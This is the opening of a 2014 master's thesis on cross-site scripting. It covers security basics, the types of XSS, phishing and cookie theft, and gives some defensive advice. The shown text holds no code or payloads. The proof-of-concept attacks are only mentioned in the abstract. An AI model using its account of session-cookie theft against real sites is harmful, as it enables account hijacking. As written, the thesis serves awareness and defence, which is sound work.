XSS Proof of Concept Implementation, Analysis and Countermeasures

Thesis submitted in partial fulfillment of the requirements for the award of degree of

Master of Engineering
in
Information Security

Submitted By
Richa Singla
(Roll No. 801233016)

Under the supervision of:

Dr. Maninder Singh
Associate Professor
CSED

Mr. Sumit Miglani
Assistant Professor
CSED

COMPUTER SCIENCE AND ENGINEERING DEPARTMENT
THAPAR UNIVERSITY
PATIALA – 147004

July 2014

Certificate

I hereby certify that the work which is being presented in the thesis entitled, "*XSS Proof of Concept Implementation, Analysis and Countermeasures*", in partial fulfillment of the requirements for the award of degree of Master of Engineering in *Information Security* submitted in Computer Science and Engineering Department of Thapar University, Patiala, is an authentic record of my own work carried out under the supervision of *Dr. Maninder Singh and Mr. Sumit Miglani* and refers other researcher's work which are duly listed in the reference section.

The matter presented in the thesis has not been submitted for award of any other degree of this or any other University.

Richa Singla

This is to certify that the above statement made by the candidate is correct and true to the best of my knowledge.

Dr. Maninder Singh
Associate Professor
CSED

Mr. Sumit Miglani
Assistant Professor
CSED

Countersigned by

(Dr. Deepak Garg)
Head
Computer Science and Engineering Department
Thapar University
Patiala


(Dr. S. K. Mohapatra)
Dean (Academic Affairs)
Thapar University
Patiala

Acknowledgement

I would like to express my special appreciation and thanks to my mentors Dr. Maninder Singh and Mr. Sumit Miglani, they have enlightened my way with their torch-bearing knowledge. I would like to thank them for encouraging my research and for allowing me to grow as a research student. Your advice on both research as well as on my career have been priceless. I also want to thank you for letting my journey be an enjoyable moment, and for your brilliant comments and suggestions, thanks to you.

There has been a situation in this journey when this project almost seemed impossible, but Dr. Maninder Singh with his out of the box suggestions and wonderful motivation, it became possible. Sir without your sheer brilliance this project couldn't be a reality.

A special thanks to my family. I would also like to thank all of my friends who supported me in writing, and incented me to strive towards my goal. At the end I would like to express appreciation to my Sister-in-law Mrs. Shweta Mangla who spent sleepless nights with me and was always my support in the moments to answer my queries.



Richa Singla

ME IS

801233016

Abstract

Owing to the fact that Internet forms an integral part of human lives, and that it carries a huge amount of confidential and sensitive data every second, security is a key concern in communication. Communication is all about two or more end devices communicating over a channel. Thus, securing servers, clients and the channel through which they communicate is of utmost importance. Cross-site scripting attacks pose threats to a large number of web applications where both server and client security must be dealt with, for ensuring a secure environment. XSS attacks can be used to embed malicious scripts in web application and web sites.

Whenever the user visits any of such website or application in their browser, the client system becomes victim of XSS attack because the unaware client is responsible for triggering the action on behalf of attacker. The most common way to take advantage of XSS is through the use of social engineering techniques to lure users into performing actions that execute malicious scripts.

In thesis work, an approach of cookie stealing and shell exploitation has been implemented to demonstrate proof of concept of XSS scripts on client machine. Clients become victim of these attacks so easily because they are not aware of vulnerability that is caused due to scripting content execution. Therefore it is necessary to let people know about the variety of harms caused by XSS scripts. So as to show the hazardous effects caused with the execution of XSS scripts, this work illustrates two different attacks that have been launched using XSS, one of them being potential leakage to cookie information and other one giving away a client shell to the attacker. Main purpose of this work is to make users aware about the consequences of XSS attacks.

Table of Content

List of Figures

Chapter 1
Introduction

The demand of sharing information over network through internet has been increasing day by day with overwhelming speed. The increased usage of internet had changed the way of accessing networked environment. In past the data and information was stored on hardware and was accessed through hardware but with developing technology the people had changed their way. Now the information is sent through web servers over the network. As the information is available over web server so it needs more security. The main objective of this thesis is to develop a method for proving the vulnerability caused by hacker in webbed environment.

The thesis outline is as follows: In the first chapter discussion is on introduction of network security, web application attacks and Metasploit framework. In the second chapter previously done work related to XSS attack has been described. In chapter 3 problem of statement and objectives are introduced. Fourth chapter includes implementation methodology and results. Finally in chapter 5 conclusion and future scope is given.

1.1. Network Security

Network security plays a vital role to prevent and monitor unauthorized access, misuse, denial of computer, etc to secure computer and network as most of the information is created, stored and communicated using the computer. Network security relies on basically three types of securities: Physical, Service and Policy security [1]. Physical securities means securing a computer from which network is maintained. Service security means protecting the software's which protect the network from being hacked or spoofed. Service security may be provided by means of cryptography, firewalls, and antivirus. Policy security provides the safe guidelines for both admin and users to safely operate a network. Network security involves the practices of protecting the network from intrusion by detecting and responding to the attacks. Failure to maintain a secure network may lead to exploitation of your confidentiality, data availability, system failure etc.

1.1.1. Why security?

The main purpose of growth of technology is focused on ease of use. Developers try to develop such applications which are user friendly, however they do not much bother about security which proves an asset for the crackers. Computer infrastructure administration and management is becoming haywire day by day. Due to increasing complexities, abilities needed for exploitation are decreasing. Security breach can put direct impact on corporate world as industrialists spend lot of money in increasing the infrastructure of the company vis-a-vis taking care of security of the organization. This makes the organization vulnerable to attacks. The main perspective of security management is to secure the organization from security threats. With the evolution of technology, weaknesses appeared and attackers take advantage of these weaknesses which help them to do some malicious activities in the system. Most of the attacks are possible due to lack of awareness of the staff and poor handling of authorization processes. Without knowing the threat, its way of attacking to compromise the system, and how attack works, security professional will not be able to secure the system. Ethical hackers have skills like malicious hackers but the difference is that they use their skills for defensive purposes with proper agreement with the organization. So to secure the information over the network, ethical hackers apply their hacking skills for protective and defensive purposes. This is a never ending task as new attacks are continuously generated by attackers to exploit vulnerabilities. Therefore to reduce this, ethical hackers discover weaknesses in the computer system and software vendors will create patches to mitigate the risks of attacks.

1.1.2. Essential Terminology

Threat: It is an event that could give initial indication to damage of security. Security professionals prioritize the threats while analyzing them. A malicious hacker can pose a major threat to the individual or to the organization. Malicious hacker or the software's they use during exploiting is itself a threat.

Exploit: It is a piece of code or technique that takes benefits from the vulnerabilities present in the system. It is a first step to go into the system without authorization, or perform denial of service (DOS) on the system. It is a way to crack security of the organization, by uncovering the bugs present in the system.

Vulnerability: It is a bug or loophole present in the system due to weaknesses in the coding or in the software. It is exposed to cause damage to the system or to the organization. Vulnerabilities are targeted by hackers to get the valuable information.

Attack: It is performed when vulnerability is exploited by the attacker. It is a stroke to breach security measures of the organization.

Target of evaluation: Security professionals evaluate the targets with high value TOE to find the vulnerabilities of the organization and patch them to protect from further exploits [2].

1.1.3. Security triangle

Network security is concerned about the information over the network. Security professionals try to actually protect information over the computer and network. Security rests on four basic elements:

Information security = confidentiality + availability + integrity + authenticity

Confidentiality is to hide the information or resources from unauthorized read operation. No one else can copy the information irrespective of the authorized users. It is hard to maintain the confidentiality as the information is not modified, it is just captured by the hackers for some offensive purposes. Up to some extend it can be protected using encryption techniques, this allows only authorized users to access the information over the network.

Integrity refers to protect the information from unauthorized changes. It is important for security because if data is changed then it creates a big problem for the users. Incorrect modifications refer to semantic integrity [2].

Authenticity is acquired by assuring that data is accessed only by authorized users and maintain the integrity of the information with respect to the actual data.

Maintaining the availability is very important because if information is not available then nothing will work. Desired resources must be available for authorized users.

Hackers can affect any of these security elements to breach some information. So to protect information from offensive purposes security professional or penetration tester focuses on high security level, whereas users need ease-of-use. Too much security is

bad as it reduces the level of ease-of-use. If level of ease-of-use is reduced it means complexity in the system has increased and therefore it will hamper its usability and productivity. So to balance the level between these entire things security triangle is used. Figure 1.1 shows the balance between security, functionality and ease-of-use.




Figure 1.1: Security triangle.

The circle in the center shows the perfect balance between all of them. If it moves towards one of them, the other two will reduce. Suppose it moves towards ease-of-use then functionality and security is reduced.

1.1.4. Classes of hackers

The term hacker is generally considered to be an offensive term. Whenever this term appears people take it in wrong sense. But actually this is not the fact. To clarify this misinterpretation hackers are categorized into three:

1. **Blackhat hackers:** They are the malicious hackers or crackers who use their skills for disruptive or offensive purposes. They try to violate the integrity of the system, gain unauthorized access, deny access to the legitimate users, etc. Their purpose is to disrupt the system or cause harms for the targets by finding the vulnerabilities in the system. Blackhat hackers exploit the vulnerabilities of the targets for their personal financial gain or for some offensive reasons. They cause major damage to the individual or to the organization by doing illegal activities.

2. **Whitehat hackers:** They are security professionals or penetration testers who use their skill for defensive purposes. They are called ethical hackers. Ethical hackers work as blackhat hacker but with the permissions of the organization to find the vulnerabilities and locate them. Ethical hackers use their hacking skills to increase the

security of the information either on the system or on the network. Organization hires ethical hackers to implement best practices to increase security so that fewer attacks are possible in future.

3. **Grayhat hackers:** They may act as blackhat hacker or whitehat hacker, depending on the situation. Grayhats are interested in finding vulnerabilities from a curiosity point of view. They are just interested to find the problems in a system, but not to make money. This is a boundary between hacker and cracker.

The main difference between malicious hacker and ethical hacker is permissions [2]. Whitehat hackers have permissions of the organization to do hacking for defensive purposes whereas blackhat hackers use hacking skills without permissions for disruptive purposes. Grayhat hackers do not have permissions, but their intensions are good still they are not considered as ethical.

In today's internet world people used to keep their social network through emails, e. meeting, chat rooms, video conferencing, web browsing and many more other activities. Attackers may use the weakest link between networks to impose their threats. Both attackers and malicious hackers seek to manipulate, insert or to destroy data for their personal or malicious intentions.

1.2. Security attacks

Broad targets of crackers are client side or server side. Either the attacks are performed on server which give services to the client or on the client side applications by various attack methods.

1.2.1. Server-side attacks

Servers give services to the clients and clients access these services to make use of them. With the services, servers also expose vulnerabilities which are being targets by malicious hackers. As a server provides services to the client so along with services some vulnerability can also be transmitted to the client. Server-side attacks were very tempting targets in the past. These attacks may cause defacement, can steal user's data like debit card number, account number etc. Such attacks may distribute suspicious objects to the client's. SQL injection is the most common attack among server side attacks.

1.2.2. Client-side attacks

Client-side attacks are used to breach the information from the desktop i.e. user's system. Applications such as web browser, media player, office applications, etc. are the prime targets of these attacks [3]. Client-side attacks are initiated by clients itself. Social engineering techniques are used to exploit user side information. Field injection is the most popular attack among client-side attacks.

In past, attacks on server-side were more successful, because servers were not well secured at that time. But as with increasing threat of server-side attacks developers become aware of such attacks. Now researchers had designed lots of tools which can track most of the attacks at server-side. Since the server-side attacks were protected so the attackers moved to another option for their purposes. Hackers started attacking web applications those are designed on client system and later deployed on web servers.

According to a survey [4] cross site scripting is one of the popular attacks among various threats to network security. The database collected by them clearly shows that SQL injection and XSS attacks is most popular attacker used by hackers or crackers. Figure 1.2 gives the frequency of various attack vectors performed by attacker.




Figure 1.2: Survey of frequency of various attacks used by attackers.

1.3. Web Application

Web applications are evolved from websites. The first web site was created by Tim-Berner-Lee at CERN which was a distributed hypermedia. This enabled the researchers to have access on information published by others. Documents were accessed by an interface called browser. For viewing the document user need to open the browser and by entering the name of document and host it where document can be present. Browser generates a request to the host for the document. The requests were handled through web server. The server receives the request of browser, locate the document and sends response back to the user through browser.

Browsers and web servers use a special type of protocol known as HTTP. It defines how a browser should format and send a request to the server. For referencing and getting a document a special identifier is required which is named as URL (uniform resource locator). The rendering of content on the browser is managed by HTML (Hyper Text Mark-up Language). HTML is used to express content and visual formatting of a document. HTML is a language which specifies how a document should be displayed on a screen. Cascading style sheets are embedded in HTML pages to make the formatting style more specific.

Web applications are used for making the applications dynamic and to allow the user to affect business logic on the server. Web applications consist of: a web server, an application server, network connection and a client browser. The only difference in a web site and web application is that a web application makes use of an application server.

The advent of first generation web application includes static HTML as a tool to display pictures and inserting information. As long as with the increased demand of web based application more conveniences were added to web applications like downloading, uploading, searching etc. Common gateway interface has been applied to web based applications to get data from user side. Later on more and more advanced features has been added to the development era of web application. But as with the increasing conveniences it has become important to provide security to user's information. Web based attacks are considerable threat to the security of web applications. Web based attacks are the most risky factors related to privacy,

availability and confidentiality of information. According to a survey 70% of attacks are on the application layer of a network. Numerous method of attacking a web application, are devised till now. Some of these attacks are SQL injection, Blind SQL injection, Server-side includes, Cross-site scripting (XSS), etc. [5]. In our proposed approach we are specifically working on client side XSS attacks by means of cookie stealing.

1.4. Cross-site scripting (XSS)

Cross-site scripting is a type of web based attack in which attacks are performed by injecting a script file say JavaScript file into web page which are being viewed by other users [6]. Cross-site scripting allows users to bypass access controls to gain higher-level rights, to deface web pages, getting sensitive data etc. Cross-site scripting is most widely used because the scripts are executed at client side and the contents submitted by users are not filtered. XSS is only limited to the manipulation on the client side view. Using XSS server cannot be manipulated or hacked directly. An attacker could write some vulnerable scripts that may lead the client with an infinite loop that could force the user to stop their browser. Attacker could manipulate the window, shrink it, close it or can make it randomly move over the screen which can make the client frustrated. XSS attacks are most common attacks because web developers do not consider it seriously.

The main security issue with the introduction of client side scripts is to prohibit the access of a page in another window and second one is the access to cookies. However it is impossible to get information from one page to another but the art of finding a way that allows bypassing the security mechanism is XSS. The malicious XSS scripts can be injected through client inputs, URL's sent by victim, pages which are referred from other pages or can be through emails or SMS etc.

The most common behavior of cross-site scripting attack is to gather cookies. Cookie is a technology which was designed initially to overcome the problem of stateless protocols in HTML. Cookies are used to store persistent information during a browser session such as session ID, user preferences or login information [7]. XSS is basically done when developer has blind faith in the users. It allows malicious users to by-pass access control. The Figure 1.3 shown below gives a brief model of XSS scripting.




Figure 1.3: A model for cross-site scripting [8].

Various XSS attacks can be performed by performing social engineering attacks.

Social engineering is a non-technical method to breach some useful information from the system or from the network. A social engineer will always use psychological triggers to stimulate emotions such as fear, excitement or guilt that will lead the people to respond quickly without going in detail. There is no as such technology that can prevent you from social engineering attacks. These can only be made difficult by keeping some security measures in account such as keeping the people out of decision making process, providing employees proper education and training. Decide some security policies for the employees to keep the information confidential and developing effective controls to counter potential security threats [9]. Figure 1.4 shows that social engineering bypass technology based security. This Figure states that no security will work if the person behind it provides the security key to hacker either intentionally or unintentionally.




Figure 1.4: Social engineering bypass technology based security [10].

1.5. Evolution of XSS attacks

XSS was firstly reported in 1996 and the vulnerability was found on a web application at that time all the famous sites were run on HTML frame and JavaScript [11]. In December 1999, David Ross who was working in Microsoft for IE had written a report in which he exposed how the scripts are injected on the server and how does this code works. This report was shared with CERT.

At that time the famous sites like Google, MySpace, and Yahoo etc were became the victim of this attack. In the meantime hackers put an addition to their attacks by which the users of a web application or website are redirected to some vulnerable pages. They steal the cookies of victims, their credit/debit card details, passwords, account numbers etc. They just injected the code into HTML script who so ever visits their website will execute this malicious code.

There is a major security issue now a days that people are not aware of vulnerabilities that are exploited by these attacks as people don't know the actual damage, these attacks can inflict upon the system.

1.6. Classification of XSS attacks

XSS attacks are classified in 3 types:

1. DOM based attacks
2. Non-persistent or reflected
3. Stored, persistent or second order

1.6.1. DOM based Attacks

DOM is document object model which defines a structure for construct of HTML and XML documents. DOM based attacks are document based attacks. In these attacks vulnerable pages use data from document. In such kind of attacks payload is located in the URL not in HTML page. DOM attacks are used with social engineering attacks. Document based attacks works only with the browsers that do not modify URL. The Figure 1.5 gives a working model of DOM based attack. In this an XSS script is embedded in JavaScript with document object model and through JavaScript an

XMLHttpRequest is forwarded to web server which generates a vulnerable view for the client.




Figure 1.5: Working methodology of DOM based attack [12].

1.6.2. Non-Persistent XSS

These kinds of attacks are also used in collaboration with social engineering attacks. In reflected attacks payload is present within the URL. Such attacks are used where the data provided by web client is to be immediately used by server. For example non persistent vulnerabilities in Google could allow malicious sites to attack Google who visit them while logged in. Non-persistent XSS is usually used with phishing attacks [13]. Typical steps used by attackers to perform non-persistent attack are as shown in Figure 1.6. Firstly the attacker will search for vulnerable websites and find the injection points in the web and craft a malicious URL and prepare it for delivery. After that to run the script intruder sends social engineering messages, spam etc for tricking the user to clicking on provided URL's. By clicking victim is redirected to vulnerable websites and payload script runs on victim's browser.

For defending against non-persistent attacks input which is coming from a HTML form must be validated before being stored on server. User should always be aware of what they are clicking. Users should avoid playing seeming harmless games, claiming random prizes, opening untrusted recipient's mails. User should use an up to date browser.




Figure 1.6: Steps for performing Non-persistent attacks [14].

1.6.3. Persistent or second order XSS

These attacks may or may not include social engineering. In these payload is inserted into the vulnerable web pages and then stored on the server. The payload may be executed on other web pages when users browsing the data. In these cases payload executes, victim need not to click on the malicious link. Due to this reason these are also called stored attacks. It is less frequent than non-persistent but its effect is more devastating than non-persistent because it has only two requests: one injecting the malicious code and store on the server, and the other execute payload when HTML pages are loaded by victim. So it is also called second order XSS. Second order XSS may lead to viruses or worms. Persistent attacks are invisible. That's why are called persistent attacks. For example: MySpace vulnerability [13]. Typical goals of persistent XSS attacks are: Cookie theft and data theft. The best way to defend such attacks is to make sure that before saving on the server input must be sanitized properly. On client side user can disable JavaScript within their browser that may decrease the chances of being attacked. An example of persistent XSS attack has been

shown in Figure 1.7. The Figure shows that attacker embeds a script in HTML file. Whenever user loads the forum topics a list will execute which must be containing some malicious code. Once the user has clicked the forum malicious script is automatically stored on server. A large number of people can be made victim of such attack just by writing a single script.




Figure 1.7: An example of persistent XSS [15].

1.7. Consequences of malicious JavaScript

Attacker can perform various XSS attacks by executing malicious JavaScript code in other user's browser. Some of these attacks are described below:

1.7.1. Phishing

It is a criminal activity which mimics a certain legitimate web page using a fake webpage with an intention of luring end users to visit the fake websites and stealing their personal information. In phishing attacks, hacker sends the legitimate page to victim and the victim consider page to be the page of his own interest. When they fill the user name and password in that page sent to the hackers log files. In Figure 1.8 phishing mails through eBay has been sent. The Figure shows how you can detect that the mail obtained is a spam.

Figure 1.8: Detection of phishing page [16].

1.7.2. Cookie Stealing

Cookies are used for managing sessions in the browser. It is stored in the user's web browser when user is accessing the particular website over the Internet. Cookies are not only maintained by particular website but also by the websites that runs ads or other things that are loaded on the page to store user's information like history, preferences, login, etc. Due to this stored login information, user need not to enter authentication information for the same website. Attackers take advantage of this sensitive information to do some malicious activities like extracting sensitive information. For stealing a cookie both persistent and non-persistent methods can be used. So adversary can steal a cookie by executing a malicious script to do illegal access over the web application [17]. The Figure 1.9 shown below gives a brief procedure of how the attackers steal cookies of victims. A client receives an email message or spam containing malicious script. The client click on the link and client's browser sends a GET message to legitimate web server. The web server responds to HTML request. Since the malicious script is by web server, the client's browser executes it. Attacker steals the client's cookies and acquires victim's session.

